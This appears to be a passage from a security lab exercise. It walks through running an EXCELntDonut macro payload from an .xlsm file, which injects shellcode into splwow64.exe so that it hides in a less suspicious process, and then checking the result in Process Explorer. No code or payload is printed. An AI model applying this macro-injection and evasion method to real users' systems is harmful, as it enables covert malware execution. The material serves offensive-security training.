
Path, Command Line, and Image of "splwow64.exe"

5. You can change the child process that EXCELntDonut uses for injecting shellcode by modifying the "process" variables in the template file and then rebuilding your payload. For the purpose of this exercise, this has already been done for you. Open the file "EXCELntDonut_Payload_2.xlsm" included in the lab exercises folder on your desktop, and then click "Enable Content" in Excel to execute the payload.



"Enable Content" in EXCELntDonut_Payload_2.xlsm

6. After the payload executes and the message box is displayed, observe Excel's process tree in Process Explorer to confirm that the payload executed within the context of the less suspicious "splwow64.exe" program.



Shellcode Injected into "splwow64.exe"

Additional resources

- [EXCELntDonut project on GitHub]

